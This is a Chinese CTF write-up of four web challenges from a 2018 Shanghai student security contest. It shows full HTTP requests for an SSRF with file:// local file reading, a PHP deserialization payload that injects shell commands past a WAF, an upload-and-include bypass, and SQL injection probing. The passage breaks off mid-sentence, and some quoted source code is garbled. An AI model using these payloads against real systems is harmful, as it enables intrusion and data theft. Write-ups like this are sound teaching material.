2018上海大学生信息安全竞赛-Web全题解

一叶飘零 / 2018-11-05 09:19:00 / 浏览数 5821 安全技术 CTF 顶(0) 踩(0)

前言

正值周末，有幸ak了这个比赛的web，正好去年也打过一次，附上去年的题解

```
http://skysec.top/2017/11/05/%E4%B8%8A%E6%B5%B7%E7%BA%BF%E4%B8%8A%E8%B5%9Bweb%E9%A2%98%E8%A7%A3/
```

这次有幸所有题目都拿了前3血~以下是这次的记录

web1

拿到题目

```
http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.com/
```


提示我们访问robots.txt

```
what are you doing?<br /> <!--  you need to visit to robots.txt  -->
```

得到结果

```
source.php
flag.php
```


于是去访问source.php



```
GET /source.php HTTP/1.1
Host: 745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.com
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1541294657;
ci_session=e538405849c6ca71fab24ce7b016efea134795b1;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
UM_distinctid=166dc6116fa49e-0b75761482d235-1e386652-13c680-166dc6116fb1e
6; pgv_pvi=3466503168; pgv_si=s653521920;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1541297970
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 02:21:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 55
Connection: close

you need to login as admin!<!-- post param  'admin' -->
```

按一系列要求改http头




```
POST /source.php HTTP/1.1
Host: 745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.com
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
client-ip:127.0.0.1
x-forwarded-for: 127.0.0.1
x-remote-IP: 127.0.0.1
x-originating-IP: 127.0.0.1
x-remote-ip: 127.0.0.1
x-remote-addr: 127.0.0.1
x-client-ip: 127.0.0.1
x-client-IP: 127.0.0.1
X-Real-ip: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1541294657;
ci_session=e538405849c6ca71fab24ce7b016efea134795b1;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
UM_distinctid=166dc6116fa49e-0b75761482d235-1e386652-13c680-166dc6116fb1e
6; pgv_pvi=3466503168; pgv_si=s653521920;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1541297970
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

admin=1&url=http://www.ichunqiu.com
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 02:22:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 118
Connection: close
Vary: Accept-Encoding

you need to login as admin!<!-- post param  'admin'
-->http://www.ichunqiu.com<img
src="download/669466080;img1.jpg"/>
```

发现这里有一个下载链接，想到可能是用来放url请求的信息的，于是简单构造了一些

```
url=http://@127.0.0.1:80@www.ichunqiu.com/.//index.php
```




```
➜ ~ curl http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.
com/download/1788945858\;img1.jpg
what are you doing?<br /> <!--  you need to visit to robots.txt  -->%
```

发现得到主页内容，说明的确是用来存放url请求内容的
那么想到file协议

```
admin=1&url=file://@127.0.0.1:80@www.ichunqiu.com/.//../../var/www/html/flag.php
```

具体原理看

```
http://skysec.top/2018/03/15/Some%20trick%20in%20ssrf%20and%20unserialize()/
```



```
➜ ~ curl http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.
com/download/264769792\;img1.jpg
<?php
$flag="flag{a60b00c0-4498-482e-b63b-d01fe11f39e6}";%
➜ ~ 
```

于是得到flag
然后顺手带走题目源代码

```
<?php
error_reporting(0);
include "flag.php";
echo "you need to login as admin!";
echo "<!-- post param  'admin' -->";
if(isset($_POST['admin']))
{
   if($_POST['admin']==1)
   {
       if($_SERVER['HTTP_X_CLIENT_IP'])
       {
           if(isset($_POST['url']) && parse_url($_POST['url'])['host']=='www.ichunqiu.com')
           {
               $curl = curl_init();
               curl_setopt($curl, CURLOPT_URL, $_POST['url']);
               curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
               $content = curl_exec($curl);
               curl_close($curl);
               $filename='download/'.rand().';img1.jpg';
               file_put_contents($filename,$content);
               echo $_POST['url'];
               $img="<img src=\"".$filename."\"/>";
               echo $img;
           }
           else
           {
               echo "you need post url: http://www.ichunqiu.com";
           }
       }
       else
       {
           echo "only 127.0.0.1 can get the flag!!";
       }
   }

}
else
{
   $_POST['admin']=0;
}
?>
```

发现果然是libcurlandparse_url()解析顺序的问题

```
if(isset($_POST['url']) && parse_url($_POST['url'])['host']=='www.ichunqiu.com')
```

web2

扫描目录得到源码泄露`.index.php.swp`
恢复源码得到

```
<?php
error_reporting(0);
class come{
   private $method;
   private $args;
   function __construct($method, $args) {
       $this->method = $method;
       $this->args = $args;
   }
   function __wakeup(){and to continue
       foreach($this->args as $k => $v) {
           $this->args[$k] = $this->waf(trim($v));
       }
   }
   function waf($str){
       $str=preg_replace("/[<>*;|?\n ]/","",$str);
       $str=str_replace('flag','',$str);
       return $str;
   }
   function echo($host){
       system("echo $host");
   }
   function __destruct(){
        if (in_array($this->method, array("echo"))) {
           call_user_func_array(array($this, $this->method), $this->args);
       }
   }

}

$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
$i=1;
foreach($_GET as $key => $value) {
       if($i===1)
       {
           $i++;
           $$key = $value;
       }
       else{break;}
}
if($first==="doller")
{
   @parse_str($_GET['a']);
   if($var==="give")
       {
       if($bbb==="me")
       {
           if($ccc==="flag")
           {
               echo "<br>welcome!<br>";
               $come=@$_POST['come'];
               unserialize($come);
           }
       }
       else
       {echo "<br>think about it<br>";}
   }
   else
   {
       echo "NO";
   }
}
else
{
   echo "Can you hack me?<br>";
}

?>
```

发现关键waf


```
function waf($str){
       $str=preg_replace("/[<>*;|?\n ]/","",$str);
       $str=str_replace('flag','',$str);
       return $str;
   }
```

思考到可以使用双写绕过flag，用`$IFS`绕过空格
所以有

```
`cat$IFS/flflagag`
```

那么可以容易得到

```
POST /?first=doller&a=var=give%26bbb=me%26ccc=flag

......

come=O%3A4%3A%22come%22%3A2%3A%7Bs%3A12%3A%22%00come%00method%22%3Bs%3A4%3A%22echo%22%3Bs%3A10%3A%22%00come%00args%22%3Ba%3A1%
```



```
POST /?first=doller&a=var=give%26bbb=me%26ccc=flag HTTP/1.1
Host: 1f824228589f4a13b15a19774fe5c8ce6edada6fd4bb470f.game.ichunqiu.com
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1541294657;
ci_session=e538405849c6ca71fab24ce7b016efea134795b1;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
UM_distinctid=166dc6116fa49e-0b75761482d235-1e386652-13c680-166dc6116fb1e
6; pgv_pvi=3466503168; pgv_si=s653521920;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1541299261
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 189

come=O%3A4%3A%22come%22%3A2%3A%7Bs%3A12%3A%22%00come%00method%22%3Bs%3A4%
3A%22echo%22%3Bs%3A10%3A%22%00come%00args%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A18%
3A%22%60cat%24IFS%2Fflflagag%60%22%3B%7D%7D
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 03:05:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 59
Connection: close

<br>welcome!<br>flag{8f3f9546-7cb0-4bb0-b587-70721d4c53
eb}
```

web3

题目给了代码

```
<?php
   //error_reporting(0);
   //$dir=md5("icq" . $_SERVER['REMOTE_ADDR']);
   $dir=md5("icq");
   $sandbox = '/var/sandbox/' . $dir;
   @mkdir($sandbox);
   @chdir($sandbox);

   if($_FILES['file']['name']){
       $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
       if (!is_array($filename)) {
           $filename = explode('.', $filename);
       }
       $ext = end($filename);
       if($ext==$filename[count($filename) - 1]){
           die("emmmm...");
       }
       $new_name = (string)rand(100,999).".".$ext;
```

```
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hehe'];
        if(@substr(file($_)[0],0,6)==='@<?php' && strpos($_,$new_name)===false){
            include($_);
        }
        unlink($new_name);
    }
    else{
        highlight_file(__FILE__);
```


实际上就是pwnhub公开赛的题魔改的，后面拼上了橘子哥的one line php
首先是前面的上传校验

```
if($_FILES['file']['name']){
        $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
        if (!is_array($filename)) {
            $filename = explode('.', $filename);
        }
        $ext = end($filename);
        if($ext==$filename[count($filename) - 1]){
            die("emmmm...");
        }
```

漏洞很明显，只判断了不是数组的时候，没判断是数组的时候，于是有了数组绕过
然后到后面的

```
$new_name = (string)rand(100,999).".".$ext;
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hehe'];
        if(@substr(file($_)[0],0,6)==='@<?php' && strpos($_,$new_name)===false){
            include($_);
        }
        unlink($new_name);
```


unlink的问题非常明显，/.的后缀就可以绕过
于是有了以下方式



```
boundary=----WebKitFormBoundaryserZWrsZuv3a7G65
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[0]";
Content-Type: text/html

php
------WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[2]";
Content-Type: text/html

php
------WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[a]";
Content-Type: text/html

php/.
------WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file";filename="sky.php"
Content-Type: text/html

@<?php phpinfo(); ?>
------WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryserZWrsZuv3a7G65--
```

```
HTTP/1.1 200 OK
Date: Sun, 04 Nov 2018 05:03:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

发现成功上传（本地测试了一下）




```
root@78ab00776d38:/var/sandbox/2765d621af8a58b78b4d528bd5ef7f6b# ls
233.123   380.php   587.php
```

然后进行目录爆破，反正就100~999，即可包含成功文件名，从而获得flag

web4

拿到题目后看到2个功能

```
1.■■■■■
2.select guest
```



系统后台登录

id 1

用户名： admin

密 码： ●●●●●●●●●●●●●●

于是先从select guest入手，进行注入

```
http://959094d5f7934f3fa1a334ab1dc50c4b6160be6cc2bb4d77.game.ichunqiu.com/select_guest.php?id=1%27 or 1%23
```

回显

```
$content=str_replace($value,"",$content)2
192.168.10.1
```

然后

```
http://959094d5f7934f3fa1a334ab1dc50c4b6160be6cc2bb4d77.game.ichunqiu.com/select_guest.php?id=1%27%20or%200%23
```

回显

```
$content=str_replace($value,"",$content)1
10.10.1.1
```


于是开始写探测过滤,发现

```
union
information_schema.TABLES
information_schema.COLUMNS
```

均被过滤，那么尝试用bool盲注
而对于另外两个关键词，可以使用

